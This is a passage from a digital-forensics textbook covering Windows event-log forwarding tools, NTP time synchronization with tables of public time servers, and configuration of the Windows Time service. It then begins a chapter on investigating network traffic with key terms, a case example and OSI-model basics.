NTSyslogCtrl is a GUI tool that an administrator can use to configure which messages to monitor and the priority to use for each type. By default, sending all messages utilizes the user alert priority.

This GUI tool is used for configuring the registry. To configure the syslog host manually, an administrator can create the following registry entry:

[HKEY_LOCAL_MACHINE\SOFTWARE\SaberNet] "Syslog" = "host.domain.com"

An administrator can specify the syslog host by domain name or by IP address.




Figure 1-9 An administrator can choose which events to forward to a syslog host using NTsyslog.

For redundancy, an administrator can specify an additional host by creating the following registry key:
[HKEY_LOCAL_MACHINE\SOFTWARE\SaberNet]"Syslog1" = "backup.domain.com"
Figure 1-9 shows a screenshot from NTsyslog.

Tool: EventReporter

EventReporter is a tool that processes Windows event logs, parses them, and forwards the results to a central syslog server. EventReporter automatically monitors Windows event logs. It detects system hardware and software failures that damage the network. EventReporter integrates Windows systems with UNIX-based management systems.

The following are the important features of EventReporter:

- Monitoring
- Filtering
- Data collection
- Alerting

Multiple Windows event logs are allowed and are monitored by EventReporter. Event log information can be delivered through e-mail. Syslog facilities are supported. It produces an alert sound when information is received over the Internet.

Tool: EventLog Analyzer

EventLog Analyzer is a Web-based syslog and event log management solution that collects, analyzes, archives, and reports on event logs from distributed Windows hosts and syslogs from UNIX hosts, routers, switches, and other syslog devices.

The following are some of the features of EventLog Analyzer:

- Event archiving
- Automatic alerting
- Predefined event reports
- Historical trending

Figure 1-10 This shows the main screen of EventLog Analyzer.

- Centralized event log management
- Security analysis
- Automated event archiving
- Importing event logs
- Real-time alerting
- Scheduled reporting
- Multiple report export formats
- Compliance reporting
- Host grouping
- Built-in database

Figure 1-10 shows a screenshot from EventLog Analyzer.

Why Synchronize Computer Times?

When an administrator is investigating intrusion and security events that involve multiple computers, it is essential that the computers' clocks be synchronized. If computers' clocks are not synchronized, it becomes almost impossible to accurately correlate actions that are logged on different computers. If the clocks on these computers are not accurate, it also becomes difficult to correlate logged activities with outside actions.

What Is NTP?

NTP stands for ***Network Time Protocol.*** It is an Internet standard protocol (built on top of TCP/IP) that is used to synchronize the clocks of client computers. NTP sends time requests to known servers and obtains server time stamps. Using those stamps, it adjusts the client's time.

The following are some of the features of NTP:

- It is fault tolerant and dynamically autoconfiguring.
- It synchronizes accuracy up to one millisecond.
- It can be used to synchronize all computers in a network.
- It uses UTC time.
- It is available for every type of computer.


NTP Stratum Levels

Stratum levels determine the distance from the reference clock. A reference clock is stratum-0 equipment that is considered to be accurate and has little delay. The reference clock matches its time with the correct UTC time using long-wave radio signals, GPS transmissions, CDMA technology, or other time signals, such as WWV and DCF77.

Stratum-0 servers are not directly used on the network. They are directly connected to computers that work as stratum-1 servers. Higher stratum levels are connected to stratum-1 servers over a network path; therefore, stratum-2 servers get their time from stratum-1 servers through NTP over a network link. In the same way, stratum-3 servers get their time from stratum-2 servers, and so on.

Depending on the reference clock of a stratum-1 time server, its accuracy to UTC can be within less than one millisecond (ms).

Figure 1-11 shows the different NTP stratum levels and how they are related.



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 1-11 Stratum-0 NTP servers are directly connected to stratum-1 servers, which are then connected to stratum-2 servers over the network.

NTP Time Servers

The following tables list NTP time servers. The tables are provided as reference only. This list is not intended to be comprehensive. Any NTP time server selection should be evaluated to determine if the server in question meets specific time server requirements.

Server Name	IP Address	Location
time-a.nist.gov	129.6.15.28	NIST, Gaithersburg, Maryland
time-b.nist.gov	129.6.15.29	NIST, Gaithersburg, Maryland
time-a.timefreq.bldrdoc.gov	132.163.4.101	NIST, Boulder, Colorado
time-b.timefreq.bldrdoc.gov	132.163.4.102	NIST, Boulder, Colorado
time-c.timefreq.bldrdoc.gov	132.163.4.103	NIST, Boulder, Colorado
utcnist.colorado.edu	128.138.140.44	University of Colorado, Boulder
time.nist.gov	192.43.244.18	NCAR, Boulder, Colorado
time-nw.nist.gov	131.107.1.10	Microsoft, Redmond, Washington
nist1.dc.certifiedtime.com	216.200.93.8	Abovnet, Northern Virginia
nist1.datum.com	209.0.72.7	Datum, San Jose, California
nist1.nyc.certifiedtime.com	208.184.49.129	Abovnet, New York City
nist1.sjc.certifiedtime.com	207.126.103.202	Abovnet, San Jose, California

Table 1-1 **This is a list of time servers maintained by NIST**

Server Name	IP Address	Location	Service Area
usno.pa-x.dec.com; CNAME: navobs1.pa-x.dec.com	204.123.2.72	Palo Alto, CA: Systems Research Center, Compaq Computer Corp.	U.S. Pacific and Mountain time zones
timekeeper.isi.edu	128.9.176.30	Marina del Rey, CA: USC Information Sciences Institute	CalRen2 and Los Nettos region
tock.usno.navy.mil, tick.usno.navy.mil	192.5.41.41, 192.5.41.40	Washington, DC: U.S. Naval Observatory	NSFNET
time.chu.nrc.ca		Ottawa, Ontario, Canada: National Research Council of Canada	Canada
terrapin.csc.ncsu.edu	152.1.58.124	Raleigh, NC: North Carolina State University	Southeastern U.S.
bitsy.mit.edu	18.72.0.3	Cambridge, MA: MIT Information Systems	NSFNET and NEARnet area
bonehed.lcs.mit.edu	18.26.4.105	Cambridge, MA: MIT	Eastern U.S.
clock.isc.org	192.5.5.250	Palo Alto, CA: Internet Software Consortium	BARRnet, Alternet-west, and CIX-west
clock.osf.org	130.105.4.59	Cambridge, MA: Open Software Foundation	NSFNET and NEARnet region
clock.via.net	209.81.9.7	Palo Alto, CA: ViaNet Communications	
lerc-dns.lerc.nasa.gov	128.156.1.43	Cleveland, OH: Lewis Research Center (NASA)	NSFNET and OARNET
navobs1.usnogps.navy.mil, CNAME: tick.usnogps.navy.mil; navobs2.usnogps.navy.mil, CNAME: tock.usnogps.navy.mil	204.34.198.40, 204.34.198.41	Colorado Springs, CO: Schriever AFB	U.S. Pacific and Mountain time zones
navobs1.wustl.edu, CNAME: tick.wustl.edu	128.252.19.1	St. Louis, MO: Washington University	U.S. Central time zone

Table 1-2 **This is a list of stratum-1 time servers**

(*continues*)

Server Name	IP Address	Location	Service Area
ncnoc.ncren.net	192.101.21.1	Research Triangle Park, NC: MCNC	NC-REN region
ntp-cup.external.hp.com	192.6.38.127	Cupertino, CA: HP	West Coast U.S.
ntp1.delmarva.com	138.39.7.20	Newark, DE: Conectiv Communications	Cable & Wireless Network (formerly MCInet)
otc1.psu.edu	128.118.46.3	University Park, PA: Penn State University	NSFNET, PREPNET, and JvNCnet
vega.cbk.poznan.pl	150.254.183.15	Borowiec, Poland: Astrogeodynamical Observatory, Space Research Centre	Poland and Europe
Time2.Stupi.SE	192.36.143.151	Stockholm, Sweden: Stupi AB	Europe
time.ien.it	193.204.114.1	Torino, Italy: IEN Galileo Ferraris	Italy and Europe
swisstime.ethz.ch	129.132.2.21	Zurich, Switzerland: Integrated Systems Lab, Swiss Fed. Inst. of Technology	Switzerland and Europe
tempo.cstv.to.cnr.it	150.145.33.1	Torino, Italy: CSTV of National Research Council	Italy and Europe
ntp0.fau.de, ntp1.fau.de, ntp2 .fau.de, ntps1-0.uni-erlangen .de, ntps1-1.uni-erlangen.de, ntps1-2.uni-erlangen.de		Erlangen, Germany: University Erlangen-Nuernberg	Germany and Europe
ntps1-0.cs.tu-berlin.de, ntps1-1.cs.tu-berlin.de	130.149.17.21, 130.149.17.8	Berlin, Germany: Technische Universitaet Berlin	Germany and Europe
ntps1-1.rz.Uni-Osnabrueck.DE	131.173.17.7	Germany	Germany and Europe
Time1.Stupi.SE	192.36.143.150	Sweden	SUnet and NORDUnet Sweden
clock.cuhk.edu.hk	137.189.6.18	Hong Kong: The Chinese University of Hong Kong	Hong Kong, China, and Southeast Asia
clock.nc.fukuoka-u.ac.jp, clock.tl.fukuoka-u.ac.jp	133.100.9.2, 133.100.11.8	Fukuoka, Japan: Fukuoka University	Japan and Pacific area
ntp.cs.mu.OZ.AU	128.250.36.2	Melbourne Australia: The University of Melbourne	Australia and New Zealand

Table 1-2 **This is a list of stratum-1 time servers** ***continued***

Server Name	IP Address	Location	Service Area
ntp1.cmc.ec.gc.ca, ntp2.cmc.ec.gc.		Quebec, Canada: Canadian Meteorological Center	Eastern Canada
time.chu.nrc.ca; time.nrc.ca		Ontario, Canada: National Research Council of Canada	Canada
timelord.uregina.ca	142.3.100.15	Saskatchewan, Canada: University of Regina	Canada
tick.utoronto.ca, tock.utoronto.ca		Ontario, Canada: University of Toronto	Eastern Canada
ntp2a.audiotel.com.mx, ntp2c.audiotel.com.mx, ntp2b.audiotel.com.mx		Mexico: Audiotel office	Avantel, MCINet, and Mexico
ns.scruz.net	165.227.1.1	Santa Cruz, CA: Scruz-net, Inc.	Western U.S.
ntp.ucsd.edu	132.239.254.49	San Diego, CA: UCSD Academic Computing Services/Network Operations	CERFNET, NSFNET, SDSC region, and nearby

Table 1-3 **This is a list of stratum-2 time servers**

Server Name	IP Address	Location	Service Area
ntp1.mainecoon.com, ntp2.mainecoon.com		Quincy, CA	North America
louie.udel.edu	128.175.1.3	Newark, DE: University of Delaware	CAIRN, Abilene, and vBNS
ntp.shorty.com		Atlanta, GA: CNSG	Southeastern U.S.
rolex.peachnet.edu, timex.peachnet.edu		Kennesaw, GA: PeachNet	PeachNet (Georgia) and southeastern U.S.
ntp-0.cso.uiuc.edu, ntp-1.cso .uiuc.edu, ntp-2.cso.uiuc.edu		Urbana-Champaign, IL: University of Illinois	CICNET, Midwest, and NCSA region
ntp-1.mcs.anl.gov, ntp-2.mcs.anl.gov		Chicago, IL: Argonne National Laboratory	NSF/ANSNet, CICNet, NetIllinois, and ESNet
gilbreth.ecn.purdue.edu, harbor.ecn.purdue.edu, molecule.ecn.purdue.edu		West Lafayette, IN: Purdue University	NSFNET and CICNET area
ntp1.kansas.net, ntp2.kansas.net	199.240.130.1, 199.240.130.12	Manhattan, KS: KansasNet OnLine Services	Central U.S. and Great Plains
timeserver.cs.umb.edu	158.121.104.4	Boston, MA: UMass-Boston CS dept.	New England
ns.nts.umn.edu, nss.nts.umn.edu		Minneapolis/St. Paul, MN: University of Minnesota	CICNET region
everest.cclabs.missouri.edu	128.206.206.12	Columbia, MO: University of Missouri-Columbia	MOREnet
allison.radiks.net	205.138.126.83	Omaha, NE: Radiks Internet Access	Midwest U.S.
cuckoo.nevada.edu	131.216.1.101	Las Vegas, NV: University of Nevada System Computing Services	NevadaNet, NSFNET, and SDSC region
tick.cs.unlv.edu, tock.cs.unlv.edu		Las Vegas, NV: UNLV College of Engineering	Sprintnet
ntp.ctr.columbia.edu		New York, NY: Columbia University	Sprintlink and NYSERnet
ntp0.cornell.edu	192.35.82.50	Ithaca, NY: Cornell University	NSFNET and NYSER region
sundial.columbia.edu		New York, NY: Morningside Campus, Columbia University	NYSERnet
timex.cs.columbia.edu		New York, NY: Columbia University Computer Science Department	PSINET, NSFNET, and NYSER region
constellation.ecn.uoknor.edu	129.15.22.8	Norman, OK: University of Oklahoma	Midnet
tick.koalas.com	207.48.109.6	Coos Bay, OR: Koala Computers	Northwestern U.S.
clock.psu.edu	128.118.25.3	University Park, PA: Penn State University	Internet2, vBNS, CERFnet (AT&T IP Services), PSC/NCNE, and CASC
fuzz.psc.edu	128.182.58.100	Pittsburgh, PA: Pittsburgh Supercomputing Center	NSFNET and PSC region
ntp-1.ece.cmu.edu, ntp-2.ece.cmu.edu		Pittsburgh, PA: Carnegie Mellon Electrical and Computer Engineering	PREPNET and PSC region
ntp.cox.smu.edu	129.119.80.126	Dallas, TX: Cox School of Business, Southern Methodist University	NSFNET and SESQUI region
ntp.fnbhs.com	209.144.20.76	Hughes Springs, TX: First National Bank	Northeastern Texas

Table 1-3 This is a list of stratum-2 time servers (*continues*)

Server Name	IP Address	Location	Service Area
ntp.tmc.edu	128.249.1.10	Houston, TX: Baylor College of Medicine	NSFNET and SESQUI region
ntp5.tamu.edu	165.91.52.110	College Station, TX: Texas A&M University	NSFNET, SESQUI region, THEnet, and TAMUSDSN
tick.greyware.com, tock.greyware.com		Plano, TX: Greyware Automation Products	South-central U.S.
ntp-1.vt.edu, ntp-2.vt.edu		Blacksburg, VA: Virginia Tech Computing Center	Southeastern U.S.
ntp.cmr.gov	140.162.1.3	Arlington, VA: Center for Seismic Studies	NSFNET and SURA region
clock.tricity.wsu.edu	192.31.216.30	Richland, WA: Washington State University	NSFNET and NorthWestNet
time.ultimeth.net		Washington, U.S.: Mill Creek	Northwestern U.S.
ntp1.cs.wisc.edu, ntp2.cs.wisc.edu, ntp3.cs.wisc.edu		Madison, WI: Computer Science Department, University of Wisconsin-Madison	U.S. and any
tick.nap.com.ar, tock.nap.com.ar	200.49.40.1, 200.49.32.1	Buenos Aires, Argentina: Network Access Point	Argentina
time.sinectis.com.ar		Buenos Aires, Argentina: Sinectis S.A.	Argentina
ntp.cais.rnp.br	200.144.121.33	Brazil: Brazilian Research Network	Brazil
ntp.linux.org.ve	150.185.192.250	Venezuela: VELUG, Grupo de Usuarios Linux de Venezuela	Arica
bernina.ethz.ch	129.132.98.11	Zurich, Switzerland: Swiss Fed. Inst. of Technology	Switzerland and Europe
clock.netcetera.dk, clock2.netcetera.dk		Copenhagen, Denmark, Europe	Denmark, Scandinavia, and Northern Europe
slug.ctv.es		Spain: Altea	Spain
tick.keso.fi, tock.keso.fi		Pieksamaki, Finland: Keski-Savon Oppimiskeskus	Finland
ntp.obspm.fr		Meudon, France: Observatoire de Paris-Meudon	France and Europe
ntp.univ-lyon1.fr		Lyon, France: CISM	France, Switzerland, Italy, and Europe
ntp.via.ecp.fr	138.195.130.70	Paris, France: VIA, Ecole Centrale	France and Europe
time.kfki.hu	148.6.0.1	Budapest, Hungary: KFKI Research Institute for Particle and Nuclear Physics	HUNGARNET
ntps.net4u.it	195.32.52.129	Vercelli, Italy: Net4u Srl	Italy
fartein.ifi.uio.no	129.240.64.3	Oslo, Norway: University of Oslo	NORDUnet
time.alcanet.no		Oslo, Norway: Alcanet International	Europe
info.cyf-kr.edu.pl	149.156.4.11	Krakow, Poland: Academic Computer Centre	Poland and Europe
ntp.lth.se	130.235.20.3	Lund, Sweden: Lund Institute of Technology	Sweden and NORDUnet
biofiz.mf.uni-lj.si	193.2.69.11	Ljubljana, Slovenia: Institute of Biophysics, University of Ljubljana	Slovenia and Europe

Table 1-3 **This is a list of stratum-2 time servers** ***continued***

Server Name	IP Address	Location	Service Area
hmljhp.rzs-hm.si		Ljubljana, Slovenia: Hydrometeorological Institute of Slovenia	Slovenia and Europe
ntp1.arnes.si, ntp2.arnes.si		Ljubljana, Slovenia: Academic and Research Network of Slovenia	Slovenia and Europe
time.ijs.si		Ljubljana, Slovenia: J. Stefan Institute	Slovenia and Europe
ntp.cs.tcd.ie, ntp.maths.tcd.ie, ntp.tcd.ie		Dublin, Ireland: School of Mathematics, Trinity College	Ireland and U.K.
ntp.cs.strath.ac.uk		Glasgow, Scotland: Strathclyde University	U.K., Europe, and any
ntp0.uk.uu.net, ntp1.uk.uu.net, ntp2.uk.uu.net		Cambridge, U.K.	UUNET (formerly known in the U.K. as PIPEX) and U.K.
ntp2a.mcc.ac.uk, ntp2b.mcc.ac.uk, ntp2c.mcc.ac.uk, ntp2d.mcc.ac.uk		Manchester, England: University of Manchester	U.K.
tick.tanac.net		Buckinghamshire U.K.: Wibble U.K., Aylesbury	U.K.
ntp.landau.ac.ru	193.233.9.7	Moscow, Russia: Landau Institute for Theoretical Physics	Russia
ntp.psn.ru	194.149.67.130	Russia: Pushchino (near Moscow)	Russia
sign.chg.ru	193.233.46.10	Chernogolovka, Russia: Chernogolovka Scientific Center (near Moscow)	Russia
ntp.cyber-fleet.net	203.139.30.195	Tokyo, Japan: Cyber Fleet, Inc.	Japan and East Asia
time.nuri.net		Seoul, Korea: Inet, Inc.	Korea, Japan, Hong Kong, and East Asia
truechimer.waikato.ac.nz, truechimer1.waikato.ac.nz, truechimer2.waikato.ac.nz, truechimer3.waikato.ac.nz		Hamilton, New Zealand: The University of Waikato	New Zealand
ntp.shim.org		Singapore and the Philippines	Singapore
ntp.supernet300.com		Lagos, Nigeria: Supernet300	Western Africa (primarily Nigerian NITEL backbone)
ntp.cs.unp.ac.za	143.128.82.200	Pietermaritzburg, South Africa: Natal University	South Africa
augean.eleceng.adelaide.edu.au, ntp.adelaide.edu.au	129.127.28.4, 129.127.40.3, 203.21.37.18	Adelaide, South Australia: The University of Adelaide	AARNet
time.esec.com.au	203.21.84.4	Carlton, Victoria, Australia: eSec Limited	

Table 1-3 This is a list of stratum-2 time servers

Configuring the Windows Time Service

To configure Windows time service to use an internal hardware clock, follow these steps:

1. Click **Start,** click **Run,** type **regedit,** and then click **OK.**
2. Locate and then click on the registry subkey **HKEY LOCAL MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\Parameters.**
3. In **the** right pane, right-click **ReliableTimeSource,** and then click **Modify.**

4. In Edit DWORD Value, type 1 in the Value data box, and then click OK.
5. Locate and then click on the registry subkey HKEY LOCAL MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\Parameters.
6. In the right pane, right-click LocalNTP, and then click Modify.
7. In Edit DWORD Value, type 1 in the Value data box, and then click OK.
8. Quit Registry Editor.
9. At the command prompt, run the net stop w32time && net start w32time command to restart the Windows time service.
10. "Run the w32tm -s command on all computers other than the time server to reset the local computer's time against the time server."

Chapter Summary

- Syslog is a combined audit mechanism used by the Linux operating system.
- Centralized binary logging is a process in which multiple Web sites send binary and unformatted log data to a single log file.
- Linux process accounting tracks the commands that each user executes.
- Monitoring intrusion and security events includes both passive and active tasks.
- A key component of any computer security system is regular review and analysis of both certain standard system log files, as well as the log files created by firewalls and intrusion detection systems.
- NTP is an Internet standard protocol (built on top of TCP/IP) that assures accurate synchronization to the millisecond of computer clock times in a network of computers.
- NTP stratum levels define the distance from the reference clock.

Review Questions

1. List the steps to implement central logging.

   _____

   _____

2. Explain end-to-end forensic investigation.

   _____

   _____

3. What do you understand about remote logging?

   _____

   _____

4. What is the importance of synchronized time?

   _____

   _____

5. Explain Linux process accounting.

_____

_____

6. What is the importance of audit logs?

_____

_____

7. Describe event gathering.

_____

_____

8. How can you examine intrusion and security events?

_____

_____

9. Explain how to configure the Windows Time service.

_____

_____

10. List the different log analysis tools.

_____

_____

Hands-On Projects

1. Run the tool Syslog-ng and see the results.
2. Run the tool Adaptive Security Analyzer (ASA) Pro and see the results.
3. Download the tool Swatch from *http://swatch.sourceforge.net/*. Run and monitor current server logs.
4. Set up remote logging in Windows with the help of NTsyslog.
5. Run the tool EventReporter and monitor the event logs in Windows.

This page intentionally left blank

Chapter 2

Investigating Network Traffic

Objectives

After completing this chapter, you should be able to:

- Understand network protocols
- Understand the physical and data link layers of the OSI model
- Understand the network and transport layers of the OSI model
- Describe types of network attacks
- Understand the reasons for investigating network traffic
- Perform evidence gathering via sniffing
- Describe the tools used in investigating network traffic
- Document the evidence gathered on a network
- Reconstruct evidence for an investigation

Key Terms

Encapsulation the method of wrapping data from one layer of the OSI model in a new data structure so that each layer of the OSI model will only see and deal with the information it needs in order to properly handle and deliver the data from one host to another on a computer network

Internet Protocol (IP) a communications protocol used for transferring data across packet-switched networks. Part of what is known as the Internet Protocol suite (TCP/IP), it is used to define addressing of datagram packets containing both a source and destination address to transfer the encapsulated data across multiple networks. It functions at the network layer of the OSI model and is usually found in IPv4 (a 32-bit number) or the newer IPv6 (a 128-bit number).

Local area network (LAN) a set of host machines (computers, printers, etc.) in a relatively contiguous area, allowing for high data transfer rates among hosts on the same IP network; With LAN addressing, each node in the LAN has a unique MAC (media access control) address assigned to the NIC (network interface card)

Media access control (MAC) address the unique 48-bit serial number assigned to each network interface card, providing a physical address to the host machine

Network interface card (NIC) a piece of hardware used to provide an interface between the host machine and a computer network; functions at both the physical and data link layers of the OSI model

Promiscuous mode the mode of a network interface card in which the card passes all network traffic it receives to the host computer, rather than only the traffic specifically addressed to it

Case Example

Jessica, a university student, was known to be an introvert among her peers. She used to live with her father. One day, Jessica left a note for her father mentioning that she was going to meet her old school friend and would be back by the end of the week. A week passed, but Jessica did not return. Her father, Shane, filed a missing persons report with the police. All the students who interacted with Jessica were questioned to get some clue about her whereabouts, but none of them knew where she was. Two weeks later, Jessica's dead body was found near a dumping ground near her university campus.

An investigator was called in from a special force to investigate the case. Jessica's interest in computers was revealed during an interview with her father. Digital forensic investigators from the special force were called in to investigate Jessica's computer. Preliminary investigation of Jessica's computer revealed some facts that shed some light on the case. Jessica's system logs showed that Jessica frequented Web sites related to bondage and sex. Further investigations revealed Jessica's e-mail address. The autologin feature was enabled on her e-mail client, so the investigators were able to get into her e-mail account. They scanned Jessica's e-mails for clues. One e-mail address caught the attention of the investigators, as there was constant interaction with this one person. The investigators traced the e-mail service provider of the unknown person. The trace revealed that the e-mail address belonged to a man named Nichol.

The investigators analyzed Nichol's computer after the state judiciary granted them permission to do so. They found pornography and materials related to bondage and murder on Nichol's computer. Nichol was questioned and after long hours of investigation, he broke down and admitted to the crime.

Introduction to Investigating Network Traffic

This chapter focuses on investigating network traffic. It begins by explaining some basic networking concepts, such as network addressing schemes and the OSI model. It then moves into discussing the ways that an intruder can attack a network. The chapter also covers how an investigator can gather evidence from different parts of the network and what tools an investigator can use to gather this evidence.

Network Addressing Schemes

There are two methods of network addressing: LAN addressing and Internetwork addressing.

LAN Addressing

A ***local area network (LAN)*** is a set of host machines in a relatively contiguous area, allowing for high data transfer rates among hosts on the same IP network. With LAN addressing, each node in the LAN has a unique MAC (media access control) address assigned to the NIC (network interface card). A ***MAC address*** is a unique 48-bit serial number assigned to each network interface card, providing a physical address to the host machine. An ***NIC*** is a piece of hardware used to provide an interface between a host machine and a computer network. A MAC address may be one of the following types:

- *Static address*: This is the 48-bit unique address programmed by the Ethernet board manufacturer into the hardware of the computer. This address is permanent and changes only if the NIC changes.
- *Configurable address*: This type of address is programmed into the NIC during the initial installation of the hardware, and becomes static after that. A user can set this type of address through switches or jumpers on the circuit board, or through software.
- *Dynamic address*: This type of MAC address is obtained when the computer is powered on and connected to the network. Due to this, there are chances that a number of systems have the same address.

In LAN addressing, packets are either addressed to one node or, in the case of broadcasting, to all the nodes in the LAN. Broadcasting is often used to discover the services or devices on the network.

Internetwork Addressing

Internetwork addressing is used in a network where a number of LANs or other networks are connected with the help of routers. Each network in this Internetwork has a unique network ID or network address. Routers use

these addresses when data packets are transmitted from a source to its target. Each node in the network has its own unique address known as the host address or node ID. An Internetwork address is a combination of both a network address and host address.

When a data packet is transmitted from one host to another in an Internetwork, the router does not know the host address, but it knows the network address of the network to which that host belongs. After the packet is transmitted to the correct network, the packet goes to the destination host.

OSI Reference Model

Prior to the introduction of the OSI (Open Systems Interconnection) reference model, most networks were proprietary, with different standards and protocols for different vendor-developed networks. The OSI initiative sought to standardize networking to allow for interoperability across networks.

The OSI model consists of seven layers, as shown in Figure 2-1. Each layer contains a set of similar functions and provides services to the layer above it.

The OSI reference model is based on the following principles:

- Every layer has a fully defined function.
- The boundaries of the layers have been designed to reduce the flow of information in the interface.
- When an additional level of abstraction is required, then a layer is created.
- Each layer contains the functions of the international standardized protocol.


The OSI model implements a concept known as encapsulation. ***Encapsulation*** is the method of wrapping data from one layer of the OSI model in a new data structure so that each layer of the OSI model will only see and deal with the information it needs in order to properly handle and deliver the data from one host to another on a computer network.

The system that implements the protocol behavior and contains the different layers is called the protocol stack, as shown in Figure 2-1.

Overview of Network Protocols

In the seven layers of the OSI model, protocols exist in only six layers; the physical layer contains no network protocols.

The following sections describe the protocols used in these six OSI layers.



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 2-1 The OSI protocol stack consists of seven layers.

Data Link Layer

The following are the main protocols for the data link layer:

